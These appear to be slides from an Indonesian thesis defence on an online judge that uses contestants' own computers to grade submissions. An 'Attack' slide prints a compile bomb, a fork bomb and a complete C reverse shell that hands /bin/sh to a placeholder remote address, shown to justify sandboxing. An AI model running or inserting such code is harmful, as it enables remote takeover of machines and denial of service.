Sidang Tugas Akhir

Pengembangan Online Judge Menggunakan PC Pengguna Sebagai Worker Dari Autograder

Jauhar Arifin (13515049)

Competitive Programming

- Perlombaan di bidang *computer science*
- Menulis program untuk menyelesaikan soal
- Program dibatasi waktu dan memorinya
- Bisa Individu / Berkelompok

Competitive Programming

- ICPC Style
  - ACM ICPC
  - Arkavidia
  - Compfest
  - Gemastik
- IOI
- Google Code Jam
- Facebook Hacker Cup


Online Judge

- Platform kompetisi
- Untuk interaksi antara peserta dengan juri
- Peserta: melihat soal
- Peserta: mengirim jawaban
- Juri: mengawasi jawaban peserta
- Berisi scoreboard


Online Judge

- Codeforces
- TLX
- SPOJ
- DOMJudge
- UVa
- URI Online Judge
- AtCoder
- CodeChef


Online Judge: Arsitektur




Online Judge: Proses Grading




Online Judge: Proses Grading




Online Judge: Proses Grading




Online Judge: Proses Grading



Online Judge: Proses Grading



Online Judge: Proses Grading



Autograder


- Menilai jawaban peserta secara otomatis
- Mempercepat penilaian
- Tanpa autograder : 3 menit
- Dengan autograder : 10 detik

Autograder: Proses Grading


Jawaban peserta

Autograder: Proses Grading


Autograder: Proses Grading



Autograder: Proses Grading



Autograder: Proses Grading



Autograder: Attack

Compile Bomb

```
main[-1u]={1};
```


Fork Bomb

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main() {
    while(1)
        fork();
    return 0;
}
```

Reverse Shell

```
#include <stdio.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
#define REMOTE_ADDR "XXX.XXX.XXX.XXX"
#define REMOTE_PORT XXX
int main(int argc, char *argv[]) {
    struct sockaddr_in sa; int s;
    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = inet_addr(REMOTE_ADDR);
    sa.sin_port = htons(REMOTE_PORT);
    s = socket(AF_INET, SOCK_STREAM, 0);
    connect(s, (struct sockaddr *)&sa, sizeof(sa));
    dup2(s, 0);
    dup2(s, 1);
    dup2(s, 2);
    execve("/bin/sh", 0, 0);
    return 0;
}
```

Autograder: Sandbox



Permasalahan

Autograder mahal

Penilaian lama

Latar Belakang

- Autograder mahal
- Proses grading lama
- PC peserta berpotensi menjadi autograder
- Menggunakan PC peserta sebagai worker

Rumusan Masalah

Bagaimana memanfaatkan **komputer peserta** sebagai **autograder**

Bagaimana menjaga **keamanan**, **keadilan** dan **kinerja** dari sistem

Tujuan

meningkatkan kinerja penilaian jawaban peserta pada kompetisi competitive programming dengan **menciptakan** sistem **autograder yang dapat berjalan pada komputer peserta**

Batasan

1. Peserta menggunakan OS berbasis **Linux**
2. Autograder digunakan untuk kompetisi **competitive programming** saja
3. Komputer peserta memiliki **kemampuan komputasi** yang cukup
4. Peserta **tidak** melakukan **reverse engineering** pada sistem.

Metodologi

1. Analisis & Desain Autograder
2. Analisis & Desain Keseluruhan *Software*
3. Implementasi
4. Pengujian
5. Penarikan Kesimpulan

Rancangan Solusi

Pengukuran Waktu & Memori

